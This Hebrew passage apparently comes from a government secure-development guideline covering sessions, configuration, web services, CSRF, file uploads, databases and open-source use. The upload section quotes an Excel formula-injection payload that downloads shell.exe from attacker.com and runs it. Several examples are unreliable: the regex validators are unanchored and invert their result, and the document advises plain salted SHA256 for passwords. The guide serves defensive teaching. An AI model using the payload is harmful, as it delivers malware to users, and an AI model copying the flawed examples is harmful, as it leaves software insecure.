7.8.5 יש להימנע מלאפשר פתיחת יותר מ-Session אחד בו זמנית.

7.8.6 מומלץ להציג למשתמש את התאריך והשעה בהם בוצעה התחברות למערכת לאחרונה.

7.8.7 יש לוודא כי החלפת ה-Session ID מוגנת מהאזנה ע"י הצפנת התעבורה (HTTPS) לאורך כל פעילות ה- Session. בנוסף, יש להגדיר את "דגלון האבטחה" ב cookie המכונה Secure בערך True, על מנת למנוע העברה של ערך ה-Session ID בתווך שאינו מוצפן. בנוסף, יש להגדיר "דגלון אבטחה" ב cookie המכונה HttpOnly בערך True, על מנת למנוע העברה של ערך ה SessionID באמצעות סקריפט זדוני העלול לחדור למערכת באמצעות XSS.

7.8.8 יש להתייחס ל-Session ID כמו לכל קלט משתמש לא מהימן ולבצע ולידציה לתוכנו.

7.8.9 יש לחדש את ה-Session ID לאחר כל שינוי ברמת ההרשאות של המשתמש על מנת לצמצם את השימוש במשאבי המערכת.

7.9. וידוא קונפיגורציה בטוחה

7.9.1 יש לוודא כי לא נותרו הגדרות ברירת מחדל אותם ניתן לנצל לביצוע פעולות לא מורשות במערכת. היות ומשתמשים יינטו לביטול מאפייני אבטחה אשר מקשים על נוחותם, יש להגדיר הגדרות אבטחה מינימאליות אותן לא ניתן יהיה להסיר.

7.9.2. יש לוודא כי הגדרות האבטחה הבסיסיות (בהתאם ל-Framework בשימוש) מוגדרות לרמה הגבוהה ביותר שניתן, לדוגמא (ASP.Net):

- יש למנוע הצגה של Trace ע"י הוספת הערך הבא לאלמנט system.web:

<trace xdt: Transform="Remove" />

- יש למנוע Debugging ע"י הגדרת דגלון ה-Debug בקובץ ה-web.config ל-False.

7.9.3. הצפנה של Connection string ב- web.config להלן **קישור**.
7.9.4. יש לוודא שהקוד מקומפל ב Release וכן שלא להעלות לשרת הייצור קבצי PDB.

7.10. הטמעת די-סריאליזציה בטוחה

7.10.1 . יש לבצע די-סריאליזציה לאובייקטים מהימנים מוגדרים מראש בלבד, לדוגמא:

, result = JsonConvert.DeserializeObject< TrustedObject > (reader.ReadToEnd());

כאשר TrustedObject מייצג אובייקט מהימן מוגדר מראש אשר מבצע אימות של הקלט בשביל הליך הדה-סריאליזציה.

7.10.2. במידה והמערכת יכולה לדעת אילו הודעות יש לעבד לפני הדי-סריאליזציה, ניתן לחתום אותן דיגיטלית כחלק מהתהליך, ולבחור לא לבצע די-סריאליזציה להודעות אשר אינן מכילות את החתימה.

7.11. דלתות אחוריות (Back Doors)

7.11.1 יש לוודא כי הקוד נבדק במטרה לזהות את קיומן של "דלתות אחוריות" או Debug.

7.11.2 יש לוודא כי לא קיימות מתודות במערכת אשר נועדו לעקוף מנגנוני אבטחה (לרבות בשביל ביצוע ניסיונות, שימוש פנימי ועוד)

7.11.3 יש להימנע משימוש בשמות משתמשים או סיסמאות ברירות מחדל. שמות משתמשים צריכים להיווצר בצורה ייחודית וסיסמאות צריכות להיווצר בצורה רנדומאלית.

7.12. אחסון מידע רגיש על השרת

7.12.1. יש לשמור קבצי מערכת בתיקיות ייעודיות בלבד, בכונן נפרד מכונן השרת עצמו.

7.12.2. במידה ונדרש, יש לבצע אינטראקציה עם קבצי מערכת דרך ערך מזהה (ID) אשר מאומת ע״י טבלה המכילה את אותו ערך ואת שם הקובץ.

7.12.3. יש להצפין את כל המידע האישי או הרגיש של משתמשי המערכת ע״י מנגנון אבטחה עם מפתח הצפנה.

7.12.4 יש להימנע מאחסון מפתחות הצפנה בקוד (Hardcoded). על המפתחות להיות מאוחסנים במיקום חיצוני.

7.13. אחסון מידע רגיש בצד הלקוח

7.13.1 אין לאחסן מידע רגיש ב-Cookie. במידה ונדרש, יש לשמור Token ב-Cookie אשר ע״פ השרת ידע לקשר משתמש למידע מסוים המאוחסן בשרת.

7.13.2 יש לבצע הפרדה ברורה בין מידע הנועד לשימוש ע״י ה-Client למידע שנועד לשימוש ע״י השרת.

7.14. מניפולציה על שדות Hidden

בהתקפה זו מנסה התוקף לשנות ערכים שונים המגיעים לדפדפן ומוסתרים על ידי שימוש בשדה Hidden. ההנחה כי הסתרת ערכים אילו בהכרח מוגנים בפני שינוי של משתמש הינה שגויה ותוקף יכול לבצע שינויים ולבצע בהם מניפולציות על השרת.

7.15. דגשים עיקריים בהגנה על Web services

- הגבלת מתודות HTTP
  - יש להחיל Whitelist של מתודות HTTP מותרות (כגון GET, POST, PUT).
  - יש לדחות כל בקשות שאינן עומדות ב-Whitelist (405 Method not allowed).
  - יש לוודא כי הקורא לבקשה מורשה להשתמש במתודה.
- דגשים בשימוש בממשקי API
  - עבור שימוש במערך APIs, על כלל הפונקציונליות המצויה בו, יש לוודא כי המשתמש נדרש להזדהות מול השרת בכדי לבצע פניות לבקשות הנדרשות. בכדי לבצע את ההזדהות, יש לוודא כי המשתמש אכן מאושר לביצוע הפעולה הנדרשת, מומלץ לעשות שימוש ב-Token אשר יוטמע ב-Header המצוי בבקשות המשתמש למערכת ולא בשם משתמש והסיסמה / בעוגיות של המשתמש. וידוא המשתמש ע״פ Token בעל ערך חד ערכי מפחית משמעותית את האפשרות לממש מתקפות צד לקוח המתבססות על Cookies וכדומה.

- עבור Web Services בממשק SOAP API יש להגדיר XSD מתאים על פי ה WSDL ולהגדיל הגבלות על כל פרמטר.
- עבור Web Services בממשק REST API בפורמט JSON, יש להשתמש ב JSON Schema.

- יש לבצע בדיקת קלט בעזרת regex לדוגמא:

```
bool ValidateSerialNumber(string SN){
// Serial Number up to 30 digits
        Regex regEx = new Regex(@"\d{8, 30}");
        return (!regEx.IsMatch(SN));
}

bool ValidateUserName(string UserName){
        // username alphanumeric and specialcharacters$#@!
        Regex regEx = new Regex(@"[a-zA-Z0-9!@#$]{8,30}");
        return(!regEx.IsMatch(UserName));
    }
 bool ValidatePassword(string pwd){
        // password alphanumeric and specialcharacters$#@!
        Regex regEx = new Regex(@"[a-zA-Z0-9!@#$]{8,20}");
         return (!regEx.IsMatch(pwd));
    }
```

- אימות Content-Types
  - יש לתעד את ה-Content Types הנתמכים ב-API.
  - יש לדחות בקשות ללא Content Type או כאלו המכילות Content Type שאינו נתמך (415 Unsupported Media Type).
  - יש לוודא כי גוף הבקשה תואם את כותר ה-Content Type הנשלח.
  - יש לדחות כל בקשה בעלת כותר Accept אשר אינו תואם את ה-Whitelist (406 Not Acceptable).
- CORS (Cross-Origin Resource Sharing)

- יש לבטל שימוש בכותרי CORS במידה ולא נעשה שימוש בבקשות cross-domain.
- יש לוודא באופן משמעי את ה-Origins המוגדרים לבקשות cross-domain.
- יש להגדיר את הכותר "Access-Control-Allow-Origin" ל-"Same Origin".
- יש לאפשר שיתוף משאבים אל מול Domains בטוחים בלבד בעזרת Whitelist.

- JWT (JSON Web Tokens)
  - יש לשקול שימוש ב-JWT.
  - יש לוודא כי ה-JWT מוגן ע"י חתימה דיגיטאלית. אין לעשות שימוש ב-JWT ללא חתימה (לדוגמא: {"alg": "none"}).

- ממשקי ניהול
  - יש להימנע מלחשוף ממשקי ניהול לאינטרנט.
  - במידה ויש צורך עסקי לחשוף ממשקי ניהול לאינטרנט, יש להשתמש במנגנון הזדהות חזק במיוחד (לדוגמא – Two-Factor Authentication).
  - יש למנוע גישה לממשקי ניהול ע"י חוקי Firewall.

- טיפול בשגיאות
  - יש להימנע מלחשוף הודעות שגיאה למשתמש.
  - יש להימנע מלחשוף מידע טכני למשתמש.
  - יש להציג למשתמש דף שגיאה כללי לכל הודעות השגיאה ולוודא שאינו חושף מידע טכני.

- XXE (XML External Entity Processing)
  - יש לוודא קלט XML המגיע מהמשתמש.
  - יש לבטל את האופציה לשימוש ב DTD חיצוני. במידה וקיים צורך בשימוש בישויות חיצוניות (External Entity) ניתן להעתיקן ולממשם בקוד.
  - מומלץ לבצע בחינה ובדיקה לקלט המגיע ממשתמשי המערכת ע"פ סכמות מוגדרות מראש (XML Schema Definition) ווידוא כי הקלט המגיע מהמשתמש מאוחסן כ-Value ולא כ-Method.
  - יש לוודא כי ה-XML Parser מוגדר כראוי למניעת XXE:
    - יש לבטל כל שימוש ב-DOCTYPE במידה וניתן, מבלי לפגוע בפעילות עסקית.
    - יש לבטל הכרזה של ישויות XML בהתאם לסוג ה-Parser.

- למסמך המכיל דוגמאות במנגנונים שונים: להלן **קישור**.
- הגנות כנגד מתקפות צד לקוח:

Cross-Site Request Forgery – חולשת CSRF נובעת ממחסור במנגנון המשתמש ב-Token באפליקציות ובפונקציות WebAPI. כתוצאה מכך ניתן לגרום למשתמשי המערכת לבצע פעולות אקטיביות בחשבונם ללא ידיעתם ולעיתים בתצורה שאינה דורשת התערבות משתמש כלל. בכדי להגן על משתמשי המערכת בכל הנוגע לפעולות או תהליכים רגישים, על השרת ליצור Token בעל חוקיות בטוחה ולשלוח ערך זה בתשובותיו למשתמשי המערכת. התצורה הנכונה תהיה קבלת Token בבקשה הבאה מהמשתמש בכדי לוודא כי הבקשה אכן הגיע מהמשתמש בלבד. בשלב זה יוודא השרת את ערך ה-Token שהתקבל ובמידה והערך תואם את ביצוע הפעולה הנדרשת.

חשוב לציין – אין להטמיע Token כאחת מה-Cookies המסופקות למשתמשי המערכת מכיוון שחולשת CSRF נובעת כתוצאה מצירוף של ה- Cookies בצורה אוטומטית לבקשות המתבצעות לשרת ע"י הדפדפן ולכן במידה ותמומש המתקפה כנגד משתמשי המערכת הפעולה תתבצע כי המנגנון הוטמע בצורה שאינה בטוחה. עם זאת, אפשרי לשלוח את ה-Token ב-Header אחר בבקשות הנשלחות למשתמשי המערכת או כשדה המוגדר כמוסתר (Hidden) בתשובותיו של השרת למשתמש.

להלן דוגמה לשימוש ב- Token ע"י הטמעה ב-Header ייעודי:

```
function updateExtendedInformation() {
  $.ajax({
    type: "Post",
    url: "api/ExtendedInformationApi",
    data: _model.NewExtendedInformation,
    dataType: "json",
    headers: {
      "X-RVT": $('input[name="__RequestVerificationToken"]').val()
    },
    success: RefreshExtendedInfo,
    error: showError
  });
```

במערכות מבוססות WebAPI, בכל פונקציה המבצעת פעולה אקטיבית במערכת, לדוגמה שימוש במתודות POST, PUT ו- DELETE, יש לעשות שימוש בפונקציית AntiForgery, דהיינו Secure.AntiForgery(Request).

הדוגמה הבאה מהווה דוגמה לשימוש בפונקציה הנ"ל:

```
public void Put([FromBody]PartMigrash izun)
    {
      Secure.AntiForgery(Request);
      TochnitDataBPL.UpdateIzun(izun);
    }
```

- העברת מידע רגיש בבקשות HTTP
  - אין להעביר מידע רגיש בשורת הכתובת (URL).
  - בבקשות POST / PUT יש להעביר מידע רגיש בגוף הבקשה בלבד.
  - בבקשות GET יש להעביר מידע רגיש אך ורק ב-HTTP Headers.
- העלאת קבצים
  - יש לוודא כי בעת העלאת קבצי ארכיון (ZIP, RAR, ISO) המערכת הינה מנסה לבצע חילוץ אינסופי של הקבצים המצויים בארכיון וכי ישנה הגבלה על שטח האחסון המוקצה לפעולה / מגבלה על עומק פעולת החילוץ המבוצעת. לדוגמה, מתקפה מוכרת בקטגוריה זו הינה ZipBomb, מתקפה זו מתארת מצב בו קיים קובץ ארכיון שמכיל קובץ ארכיון נוסף שמכיל קובץ ארכיון נוסף וכך חוזר חלילה. בעת ניסיון של המערכת לחלץ את קובץ הארכיון שהתקבל היא עלולה להיתקל בתרחישים הבאים:
    - ניצול כלל שטח האחסון הקיים בשרת כתוצאה מחילוץ אינסופי של קבצי ארכיון כאשר גודלם עולה בכל חילוץ.
    - ניצול משאבי זיכרון ותהליך חילוץ קבצי ארכיון ע"י יצירת לולאה אינסופית של חילוץ הקבצים ובכך אף להגיע לקריסת השירות.
  - בעת מתן האפשרות להעלאת קבצי Office (כגון קבצי Word, קבצי PowerPoint, קבצי Excel וכדומה) יש לוודא כי המערכת מבצעת תהליך הנקרא Rebuilding לקובץ המתקבל בכדי לוודא הסרה של קוד Macro זדוני. בכדי לבצע פעולה זו, על המערכת לקחת את התוכן המצוי בקובץ ולבצע העתקה לקובץ חדש אשר יעשה בו שימוש במקום הקובץ המקורי.

    במידה ואין אפשרות לבצע את הפעולה הנ"ל, יש לוודא כי המערכת מבצעת בדיקה, בחינה והסרה של קוד Macro המצוי בקובץ. בקבצי Excel יש לבצע הסרה של תוכן זדוני הנעשה בו שימוש למימוש מתקפת Formula Injection.

    להלן דוגמה לקוד זדוני (Formula Injection) להרצת פקודות PowerShell בעמדת העבודה של המשתמש, הורדת קובץ זדוני לעמדה (shell.exe) והרצתו כתהליך נפרד במערכת ההפעלה.

    =cmd\|' /C powershell Invoke-WebRequest http://www.attacker.com/shell.exe -OutFile "$env:Temp\shell.exe"; Start-Process "$env:Temp\shell.exe"'!A1
  - יש לאפשר העלאת קבצים בפורמטים ספציפיים לשרת המערכת ולא לאפשר העלאת כלל סוגי הקבצים. לדוגמה, בשינוי תמונת פרופיל של משתמש המערכת ניתן לאפשר קבצי תמונה בלבד (PNG, JPEG וכדומה) ולא קבצי הרצה כגון EXE, BAT, PS1.
  - בעת העלאת קובץ יש לבצע השוואה של סיומת הקובץ אל מול ה-mime type ולוודא כי

הם תואמים ומאושרים ע"י שרת המערכת.

- יש לוודא כי שם הקובץ אינן כולל תווים מיוחדים אשר עלולים לאפשר עקיפה של מערך העלאת הקבצים כגון שימוש ב-Null Byte (%00) המאפשר עקיפה של סיומות קבצים הניתנים להעלאה.
- בעת העלאת קובץ לשרת המערכת יש לשנות את שם הקובץ לשם רנדומלי ולא לאחסן אותו בשמו המקורי שסופק ע"י המשתמש.
- יש לוודא כי קבצים שעולים לשרת המערכת אינם מאוחסנים בתיקיה אשר נגישה למשתמשי המערכת. בנוסף, ישנה אפשרות לאחסן את הקבצים במסד הנתונים במקום במערכת הקבצים של מערכת ההפעלה.
- מומלץ שלא לאפשר צפייה בקבצים שהעלו משתמשי המערכת דרך האפליקציה, במידה ומשתמש מעונין לצפות בקבצים שהעלה יש לאפשר הורדה של הקובץ לצפייה מקומית בעמדת המשתמש.

7.16 דגשים בהגנה על בסיסי נתונים:

7.16.1 יש להשתמש בהצפנה לכל מידע המקושר לזהות משתמשים וכל מידע רגיש אחר.

7.16.2 שמירת סיסמאות באופן מאובטח בבסיס הנתונים תעשה באופן הבא:

- הסיסמאות יישמרו בבסיס הנתונים לאחר ביצוע הצפנה חד כיוונית HASH
- יש להשתמש באלגוריתם SHA256 וערך SALT עבור כל משתמש:

  SHA256 (SALT ערך + סיסמא)

- בעת יצירת סיסמא ייבחר ערך רנדומאלי SALT אשר ישורשר לסיסמא ויישמר בבסיס הנתונים יחד עם פרטי המשתמש.
- בדיקת נכונות הסיסמא תיעשה על ידי שרשור ה-SALT מבסיס הנתונים לסיסמא שהתקבלה, ביצוע HASH והשוואה מול ה HASH השמור בבסיס הנתונים.

7.16.3 יש לוודא כי מידע רגיש הנמצא בגיבויים מוצפן באותו אופן.

7.16.4 עקרון מינימום הרשאות בבסיס הנתונים (Least Privilege Principle):

7.16.4.1 יש לתת למשתמש בסיס הנתונים הרשאות כתיבה/קריאה בהתאם לנדרש לכל פעולה תוך הפעלת Stored Procedure.

7.16.4.2 אין לאפשר הרשאות גבוהות למשתמש מסד הנתונים במתן דגש על משתמשי dbowner ו-sysadmin.

7.16.4.3 במידה וישנו צורך נקודתי ניתן לאפשר שימוש במשתמש בעל הרשאות גבוהות בדומה הרשאות ddl_admin.

7.16.5 בביצוע שאילתות במסד הנתונים אין לשרשר פרמטרים לשאילתה בצורה דינאמית. יש להשתמש ב-Stored Procedure המקבלים פרמטרים או ב-Prepared Statements עם Parameterized Queries למידע נוסף.

להלן דוגמה לשאילתה פרמטריאלית ב-C#:

```
string sql = "SELECT * FROM Customers WHERE CustomerId = @CustomerId";
SqlCommand command = new SqlCommand(sql);
command.Parameters.Add(new SqlParameter("@CustomerId", System.Data.SqlDbType.Int));
command.Parameters["@CustomerId"].Value = 1;
```

7.16.6 יש לוודא ש- xp_cmdshell ו- sp_send_dbmail אינן פעילות. במידת הצורך יש להעדיף שימוש ב SQLCLR כחלופה.

7.16.7 יש לוודא כי נעשה שימוש בעקרון 3 Tier Architecture בביצוע תקשורת מאפליקציית המשתמש אל מול מסד הנתונים. דהיינו, שימוש בשרת מערכת/שרת מתווך לביצוע הפעולות הנדרשות אל מול מסד הנתונים. יש לוודא כי לא מתבצעת תקשורת מאפליקציית המשתמש ישירות אל מול מסד נתונים של המערכת.

8. קוד פתוח

- רשות התקשוב הממשלתית מעודדת את משרדי הממשלה לשחרר קוד תכנה שבבעלות המדינה תחת רישיון שימוש פתוח. בכדי לעמוד ביעד זה וליהנות מהיתרונות הטמונים בשיטת עבודה זו, יש ליישם מספר כללי מפתח אשר יצמצמו באופן ניכר את הסיכונים הקיימים באימוץ קוד הנכתב בשיטה זו.

  קיימות שתי הנחיות של ראש רשות התקשוב המסדירות את התהליך שעל המשרד לעבור, על מנת להשתמש בקוד פתוח בממשלה:

- **מדיניות פרסום קוד שבבעלות המדינה – הנחיה מספר 7.3.0.1**
- **מדיניות שימוש בגרסאות קוד פתוח – הנחיה מספר 7.3.0.2**

להלן מספר דגשים ביישום קוד פתוח בהיבטי אבטחת מידע:

8.1 באופן כללי קיימים שלושה סוגי רישוי בעולם הקוד הפתוח:

- Copyleft – יש להחזיר את כל השינויים שהתבצעו בקוד לאחר הטמעתו ובנוסף, על השינויים להיות Open Source.
- Weak Copyleft – יש להחזיר את כל השינויים שהתבצעו בקוד לאחר הטמעתו.
- Permissive – אין חובה להחזיר שינויים, אך יש לתת קרדיט לקהילה בה נכתב הקוד.

8.2 בטרם קבלת ההחלטה ליישם פתרון קוד פתוח, יש לוודא היכולת לעמוד בתנאי הרישוי לעיל בקהילה שנבחרה ולהבין מראש את המשמעויות הכרוכות בכך.

8.3 יש לבחור בקהילה מוכרת וידועה שאיכות המפתחים בה מוכרת ומוכחת. ניתן להיעזר באתרים שונים המציגים דירוג של קהילות ומפתחים המובילים בתחומם.

8.4 יש לוודא כי הפלטפורמה והגרסה בה מתבצעת כתיבת הקוד מעודכנת לגרסאות נתמכות בלבד.

8.5 יש לוודא כי כל הספריות בהן משתמשים מעודכנות לגרסאות האחרונות. יש להעדיף אשר עמדה במבחנים מקובלים דוגמת ASVS.

8.6. אין להשאיר טביעות אצבע (Fingertips) בנוגע לפרטים חסויים במערכת.

8.7 אין להעלות קוד ללא ביצוע השחרה (Obfuscation) של נתונים כגון כתובת IP, שמות DNS וכו'.

8.8 בטרם מטמיעים את הקוד בסביבת הייצור יש לסרוק את הקוד בסריקה דינאמית וסטטית. ניתן לעשות שימוש במוצרים אשר תכליתם לבצע בדיקה של ספריות צד שלישי כגון Snyk, BlackDuck, White Source. חשוב להבין כי הסריקה של כלים אלו מתבססת על מאפייני הקבצים המכילים את הקוד. נכון להיום לא קיים כלי אשר מבצע סריקה של הקוד המצוי בתוך הקבצים.

8.9 יש להקפיד בנושא ניהול הרשאות.

8.10 בטרם מטמיעים את הקוד בסביבת המשרד יש לוודא כי אין פגיעויות/חולשות אבטחה מוכרות (CVE), בכדי לאתר את המידע הנ"ל והמלצות לפתרון ניתן לעשות שימוש באתר https://cve.mitre.org/ .

- ככלל, יש להקפיד על תהליך אימוץ קוד מסודר בהתאם להנחיה זו בשלב הטמעת הקוד במשרד.

9. אחריות וסמכות

ממונה הגנת הסייבר – העברת ההנחיה לגורמים הרלוונטיים ולוודא ביצועה.

מנהל מערכות מידע – אחראי למימוש ההנחיה ולפעול עפ"י הנחיות ממונה הגנת הסייבר בכל הנוגע למימוש הנחיה זו .

מנהל אבטחת המידע – יבקר את יישום הנחיה זו.

10. מסמכים ישימים

10.1 **Top 10 New Open Source Security Vulnerabilities in 2018**

10.2 **אתר CVE.**

10.3 **Vulnerability Type Change By Year**

10.4 **NVD Dashboard**

10.5 **National Checklist Program (NCP)**

10.6 **סוגי רישוי קוד פתוח**

10.7 **Portswigger top 10 web hacking techniques of 2018**

10.8 **cxsecurity**

10.9 **Rapid7**

11. גרסאות ההנחיה

מס'	סטאטוס	מהות שינוי	סעיפים שהושפעו	בתוקף מ-	נכתב ע"י	אושר ע"י
1.0	בתוקף	גרסה ראשונה			ר' יה"ב	ר' רשות התקשוב הממשלתי
1.1	בתוקף	הצפנה בפרוטוקול TLS. עיצוב מחזור חיים. הגדרת תהליך בדיקות ומסירה.	7.6.2.2 7.3.1 7.5.3.5		ר' יה"ב	ר' רשות התקשוב הממשלתי

12. נספחים

12.1 **מעקב משימות לצוות הפיתוח**

12.2 **מעקב משימות לצוות ה-QA**